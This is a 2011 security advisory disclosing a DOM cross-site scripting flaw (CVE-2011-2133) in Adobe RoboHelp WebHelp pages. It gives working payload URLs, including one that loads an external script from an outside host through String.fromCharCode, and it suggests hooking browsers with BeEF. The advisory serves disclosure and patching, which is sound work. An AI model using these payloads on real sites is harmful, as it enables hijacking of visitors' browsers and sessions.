Vulnerability Advisory

Name	Adobe RoboHelp 9.0 – DOM Cross Site Scripting
Vendor Website	http://www.adobe.com
Date Released	August 11th, 2011 – CVE-2011-2133
Affected Software	Adobe RoboHelp 9.0.1.232 and earlier
Researcher	Roberto Suggi Liverani

Description

Web content generated by Adobe RoboHelp software using the WebHelp format is vulnerable to DOM (or type-0) Cross Site Scripting[1] attacks. The issue is due to the use of unsafe JavaScript code handling by the location.hash DOM property. This property is employed to load a frame within the context of a web site generated with RoboHelp. However, a malicious user can send a link which includes JavaScript code in the fragment part of the URL scheme, as demonstrated in the following example:

JavaScript Injection

```
http://example.com/WebHelp/index.html#%22onload=%22JAVASCRIPT_PAYLOAD_HERE
```

In this case, use of the double quote character allows injection of frame attributes and event handlers, such as *onload*. The *onload* handler can be used to execute arbitrary JavaScript code.

The above injection will result as the following in the DOM context of the index.html page:

Injection In The DOM

```
<frame scrolling="auto" name="bsscright" title="Topic" border="1"
frameborder="1" id="topic" onload="JAVASCRIPT_PAYLOAD_HERE" src=""></frame>
```

[1] http://www.webappsec.org/projects/articles/071105.shtml

Exploitation

This vulnerability can be exploited in several ways. One example is to include an external JavaScript file, such as a JavaScript hook file provided by BEeF[2], the browser exploitation framework. The exploit below makes use of the String.fromCharCode method to specify the URI of an external JavaScript file. In this example, it points to "http://malerisch.net/a.js", a JavaScript PoC (Proof of Concept) file which pops up an alert message window:

DOM XSS Including External JavaScript File


```
http://example.com/WebHelp/index.htm#%22onload=%22a=document.createElement%28%27script%27%29;a.setAttribute%28%27src%27,String.fromCharCode%28104,116,116,112,58,47,47,109,97,108,101,114,105,115,99,104,46,110,101,116,47,97,46,106,115%29%29;document.body.appendChild%28a%29
```

Rendered in the DOM:

Injection Result In The DOM

```
<frame scrolling="auto" name="bsscright" title="Topic" border="1" frameborder="1" id="topic"
onload="a=document.createElement('script');a.setAttribute('src',String.fromCharCode(104,116,116,112,58,47,47,109,97,108,101,114,105,115,99,104,46,110,101,116,47,97,46,106,115));document.body.appendChild(a);" src=""></frame>
```

Firebug Screen Shot – DOM XSS



The above attack has been successfully reproduced with the following browser/OS:

- Firefox 3.5.16 – Windows XP SP3
- Google Chrome 11.0.696.69 – Windows XP SP3
- IE 8.0.6001.18702 – Windows XP SP3
- Opera 11.10 – build 2092 – Windows XP SP3

[2] http://code.google.com/p/beef/

Solution

Adobe validated this security issue and updated the Adobe RoboHelp software to address this issue. The fix is incorporated in the updates which can be found at the following URL:

http://www.adobe.com/support/security/bulletins/apsb11-23.html

Security-Assessment.com recommends applying the updates provided by the vendor.

About Security-Assessment.com

Security-Assessment.com is Australasia's leading team of Information Security consultants specialising in providing high quality Information Security services to clients throughout the Asia Pacific region. Our clients include some of the largest globally recognised companies in areas such as finance, telecommunications, broadcasting, legal and government. Our aim is to provide the very best independent advice and a high level of technical expertise while creating long and lasting professional relationships with our clients.

Web www.security-assessment.com
Email info@security-assessment.com